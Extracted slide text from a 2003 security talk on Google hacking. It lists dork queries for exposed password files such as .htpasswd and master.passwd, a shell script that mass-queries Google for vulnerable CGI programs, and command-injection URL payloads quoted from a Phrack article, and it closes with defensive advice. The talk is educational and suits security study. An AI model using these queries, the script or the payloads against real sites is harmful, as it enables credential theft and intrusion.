
Copyright ©2003 by infosecguru.com, All Rights Reserved Intitle:”Index of” .htpasswd Lots more examples coming. Stick around for the grand finale...
Copyright ©2003 by infosecguru.com, All Rights Reserved Googlescan • With a known set of file-based web vulnerabilities, a vulnerability scanner based on search engines is certainly a reality. • Let’s take a look at a painfully simple example using nothing more than UNIX shell commands...

Copyright ©2003 by infosecguru.com, All Rights Reserved 177 Googlescan.shfirst, create a file (vuln_files) with the names of cgi programs...
Copyright ©2003 by infosecguru.com, All Rights Reserved Googlescan.sh rm temp awk -F"/" '{print $NF"|http://www.google.com/search?q= intitle%3A%22Index+of%22+"$NF}' vuln_files > queries for query in `cat queries` do echo -n $query"|" >> temp echo $query | awk -F"|" '{print $2}' lynx -source `echo $query | awk -F"|" '{print $2}'` | grep "of about" | awk -F "of about" '{print $2}' | awk -F"." '{print $1}' | tr -d "</b>[:cntrl:] " >> temp echo " " >> temp Done cat temp | awk -F"|" '{print "<A HREF="" $2 "">" $1 " (" $3 "hits) </A><BR><BR>"}' | grep -v "(1,770,000" > report.html ...then, use this shell script...

Copyright ©2003 by infosecguru.com, All Rights Reserved Googlescan.sh output ...to output an html list of potentially vulnerable or interesting web servers according to Google.

Copyright ©2003 by infosecguru.com, All Rights Reserved http://johnny.ihackstuff.com/googledorks.shtml
Copyright ©2003 by infosecguru.com, All Rights Reserved Rise of the Robots • “Rise of the Robots”, Phrack 57-10 by Michal Zalewski: autonomous malicious robots powered by public search engines • Search engine crawlers pick up malicious links and follow them, actively exploiting targets

Copyright ©2003 by infosecguru.com, All Rights Reserved Rise of the Robots: Example Michal presents the following example links on his indexed web page: http://somehost/cgi-bin/script.pl?p1=../../../../attack http://somehost/cgi-bin/script.pl?p1=;attack http://somehost/cgi-bin/script.pl?p1=|attack http://somehost/cgi-bin/script.pl?p1=`attack` http://somehost/cgi-bin/script.pl?p1=$(attack) http://somehost:54321/attack?`id` http://somehost/AAAAAAAAAAAAAAAAAAAAA...
Copyright ©2003 by infosecguru.com, All Rights Reserved Rise of the Robots: Results • Within Michal’s study, the robots followed all the links as written, including connecting to non- http ports! • The robots followed the “attack links,” performing the attack completely unawares. • Moral: Search engines can attack for you, and store the results, all without an attacker sending a single packet directly to the target.
Copyright ©2003 by infosecguru.com, All Rights Reserved Google’s advice • This isn’t Google’s fault. • Google is very happy to remove references. See http://www.google.com/remove.html. • Follow the webmaster advice found at http://www.google.com/webmasters/faq.ht ml.
Copyright ©2003 by infosecguru.com, All Rights Reserved My advice • Don’t be a dork. Keep it off the web! • Scan yourself. • Be proactive. • Watch googledorks (http://johnny.ihackstuff.com/googledorks.shtml)

Copyright ©2003 by infosecguru.com, All Rights Reserved intitle:index.of test-cgi

Copyright ©2003 by infosecguru.com, All Rights Reserved 187 intitle:index.of page.cfm exploitable by passing invalid ? page_id=

Copyright ©2003 by infosecguru.com, All Rights Reserved intitle:index.of dead.letter
Copyright ©2003 by infosecguru.com, All Rights Reserved 189 intitle:index.of pwd.db passwd – pam.conf
Copyright ©2003 by infosecguru.com, All Rights Reserved 190 intitle:index.of master.passwd
